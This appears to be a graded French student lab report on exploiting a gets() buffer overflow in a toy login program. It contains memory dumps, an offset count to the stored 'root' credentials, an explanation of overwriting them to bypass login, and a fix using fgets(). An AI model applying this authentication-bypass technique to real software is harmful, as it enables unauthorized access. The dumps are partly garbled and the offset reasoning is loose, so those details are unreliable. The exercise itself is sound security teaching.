000F3088 00 00 00 00 00 00 00 00
000F3090 61 62 63 00 00 00 00 00 abc.....
000F3098 00 00 00 00 00 00 00 00
000F30A0 00 00 00 00 6D 6F 74 64notd
000F30A8 65 70 61 73 73 65 00 00 epasse..
000F30B0 00 00 00 00 00 00 00 00
000F30B8 00 00 00 00 00 00 00 00
000F30C0 00 00 00 00 00 00 00 00
000F30C8 00 00 00 00 00 00 00 00
000F30D0 00 00 00 00 00 00 00 00
000F30D8 00 00 00 00 00 00 00 00
000F30E0 argo 00 00 00 00 00 00 00 00
000F30E8 argv 00 00 00 00 00 00 00 00
000F30F0 argret 00 00 00 00 00 00 00 00
000F30F8 mainret 00 00 00 00 00 00 00 00
000F3100 GS_ExceptionRecord 00 00 00 00 00 00 00 00
000F3108 00 00 00 00 00 00 00 00
000F3110 00 00 00 00 00 00 00 00
000F3118 00 00 00 00 00 00 00 00
000F3120 00 00 00 00 00 00 00 00
000F3128 00 00 00 00 00 00 00 00
000F3130 00 00 00 00 00 00 00 00
000F3138 00 00 00 00 00 00 00 00

0038F930 00000000
0038F938 00000000
0038F93C 00000000
0038F940 00000000
0038F944 00000000
0038F948 00000000
0038F94C 00000000
0038F950 00000000
0038F954 00000000
0038F958 00000000
0038F95C 00000000
0038F960 00000000
0038F964 00000000
0038F968 00000000
0038F96C 00000000
0038F970 00000000
0038F974 00000000
0038F978 00000000
0038F97C 00000000
0038F980 00000000
0038F984 00000000
0038F988 00000000
0038F98C 00000000
0038F990 00000000
0038F994 00000000
0038F998 00000000
0038F99C 00000000
0038F9A0 00000000
0038F9A4 00000000
0038F9A8 00000000
0038F9AC 00000000
0038F9B0 00000000
0038F9B4 00000000
0038F9B8 00000000
0038F9BC 00000000
0038F9C0 00000000
0038F9C4 00000000
0038F9C8 00000000
0038F9CC 00000000
0038F9D0 00000000

hack1.<ModuleEntryPoint>

2. Calculer le nombre de caractères nécessaire pour atteindre la première instance "root" à partir de l'utilisateur.

Le nombre de caractères pour atteindre la première instance est de 40. En effet, nous pouvons le constater en comptant les caractères les séparant, mais aussi en regardant la taille du tableau des deux entrées de la figure suivante:

```
char user_name[20] = "          ";
char password[20] = "          ";
char users[][2][20] =
```

Address	Hex dump	ASCII
000F3000	4E E6 40 BB B1 19 BF 44	Np014D
000F3008	FF FF FF FF FF FF FF FF	0...
000F3010	FE FF FF FF 01 00 00 00	
000F3018	20 20 20 20 20 20 20 20	
000F3020	20 20 20 20 20 20 20 20	
000F3028	20 20 20 00 20 20 20 20	.
000F3030	20 20 20 20 20 20 20 20	
000F3038	20 20 20 20 20 20 20 00	
000F3040	72 6F 6F 74 00 00 00 00	root....
000F3048	00 00 00 00 00 00 00 00
000F3050	00 00 00 00 39 38 37 369876
000F3058	35 00 00 00 00 00 00 00	5.....
000F3060	00 00 00 00 00 00 00 00
000F3068	6D 6F 69 00 00 00 00 00	moi.....
000F3070	00 00 00 00 00 00 00 00

Aussi, on peut faire le calcul en comptant les caractères pour atteindre la première instance à partir du user et on constate qu'il y a 40 caractères. Ce calcul est fait en sachant qu'il y a 5 lignes et 8 colonnes, donc $5 \times 8 = 40$ caractères. ok

3. Donnez la séquence exacte de caractères à entrer. Expliquez brièvement comment votre « hack » fonctionne.

La séquence que nous devons entrer est:

BB

D'abord, il s'agit d'une séquence de 60 caractères. Les premiers 40 caractères nous permettent de se rendre à username et les 20 suivants pour *override* le *username*. Aussi, on peut constater qu'un caractère nul est ajouté à la fin de l'entrée de la chaîne de caractères du *username*. Ainsi, dans 98765 le 9 est remplacé par un caractère nul et pour régler ceci on doit insérer la lettre qui a bel et bien été *override* ou laisser vide la section du mot de passe. En d'autres mots, la fonction gets() ajoute un caractère *null* à la fin de la chaîne de caractères que nous entrons. Alors, les 40 premiers caractères vont nous permettre d'arriver au début des *users*. De plus, les 20 caractères suivants vont "override" le *username root*. Enfin, le caractère *null* est pour le mot de passe.


bon raisonnement

Login

Username :

Password :

Login



Bienvenu sur ce systeme...

4. Que faudrait-il changer dans le programme pour enlever ce problème de sécurité ?

Afin de résoudre ce problème de sécurité, nous devons ajouter une validation pour les *inputs* de l'utilisateur. Pour éviter le débordement (overflow), nous pouvons par exemple mettre une limite concernant le nombre de caractères que l'utilisateur peut entrer au maximum ainsi que pour le mot de passe (20). Pour ce faire, nous pouvons faire l'utilisation de `fgets()` avec une limite de 20 à la place de `gets()`. oui